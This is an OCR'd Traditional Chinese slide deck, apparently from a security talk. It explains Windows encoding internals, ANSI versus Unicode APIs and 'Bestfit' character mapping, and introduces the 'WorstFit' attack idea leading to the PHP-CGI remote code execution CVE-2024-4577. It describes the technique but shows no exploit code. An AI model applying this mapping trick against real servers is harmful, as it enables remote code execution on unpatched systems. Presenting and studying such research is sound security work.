
✅貓咪👉🐱.TXT


Windows 都怎麼處理這些東西呀 🤔


Windows 編碼編年史





Windows 編碼
Sinc
2019
Windows 內部是用這個存資料的！
地區設定
選取在不支援 Unicode 的程式顯示文字時要使用的語言 (系統地區設定)。此設定會影響電腦上的所有使用者帳戶。
目前的系統地區設定(C):
繁體中文 (台灣)
Beta: 使用 Unicode UTF-8 提供全球語言支援(U)
確定
取消


UTF-16LE
typedef wchar_t WCHAR;
Console Input
File Name
Command Line
Windows Registry
Environment Variable
(more...)
寬字元


UTF-16LE
int main (int argc,
char *argv[],
char *envp[])
File Name
Command Line
Windows Registry
Environment Variable



getenv, _wgetenv | Microsoft
learn.microsoft.com/en-us/cpp/c-run...
Syntax
C
Copy
char *getenv(
const char *varname
);
wchar_t *_wgetenv(
const wchar_t *varname
);

```
DWORD GetEnvironmentVariable(
  [in, optional]  LPCTSTR lpName,
  [out, optional] LPTSTR  lpBuffer,
  [in]            DWORD   nSize
);
```




`GetEnvironmentVariableA` ⬅️ ANSI / 基於字碼頁

`GetEnvironmentVariableW` ⬅️ Wide char / Unicode



On Windows code page 1252 (Latin-1)



On Windows code page 1252 (Latin-1)

UTF-16

Windows OS

√		π		⁷		≤		∞	
1a	22	c0	03	77	20	64	22	1e	22

Bestfit! RtlUnicodeStringToAnsiString

GetEnviro[illegible]VariableA

ANSI

char *env="

v	p	[illegible]	=	8
76	70	37	3d	38


"

On Windows code page 1252 (Latin-1)


UTF-16
Windows OS
√ π ⁷ ≤ ∞
1a 22 c0 03 77 20 64 22 1e 22
Bestfit!
RtlUnicodeStringToAnsiString
GetEnviron VariableA
ANSI
「Bestfit」到底是什麼？
char *env="
v p = 8
76 70 3d 38
On Windows code page 1252 (Latin-1)


Bestfit mapping

- 一個 Unicode 字串被轉換成 ANSI 字串時會被觸發
- 根本沒有特定的轉換規則，就只是讓它們「感覺起來」很像 😉
- 不同的字碼頁（code page）會有截然不同的映射規則！




Bestfit mapping

- 一個 Unicode 字串被轉換成 ANSI 字串時會被觸發
  - 根本沒有特定的轉換規則，就只是讓它們「感覺起來」很像 😉
  - 不同的字碼頁（code page）會有截然不同的映射規則！




Bestfit mapping

- 一個 Unicode 字串被轉換成 ANSI 字串時會被觸發
- 根本沒有特定的轉換規則，就只是讓它們「感覺起來」很像 😉
- 不同的字碼頁（code page）會有截然不同的映射規則！



Bestfit mapping

- 一個 Unicode 字串被轉換成 ANSI 字串時會被觸發
- 根本沒有特定的轉換規則，就只是讓它們「感覺起來」很像 😉
- 不同的字碼頁（code page）會有截然不同的映射規則！



Bestfit mapping

- 一個 Unicode 字元被轉換成 ANSI 字串時會被解釋
- 根本沒有特定的轉換規則，就只是讓它們「長得比較像」
- 不同的字碼頁（code page）會有截然不同的映射規則！

WorstFit 零號機

U+00A5

¥

Yen Sign

Y（0x59）JIS X 0201 / 日語系

¥（0xA5）　其他字碼頁

PHP-CGI 遠端程式碼執行漏洞

CVE-2024-4577

一個經典漏洞 CVE-2012-1823 的繞過

PHP-CGI 遠端程式碼執行漏洞

CVE-2024-4577

一個經典漏洞 CVE-2012-1823 的繞過

CVE-2012-1823

Exploit!

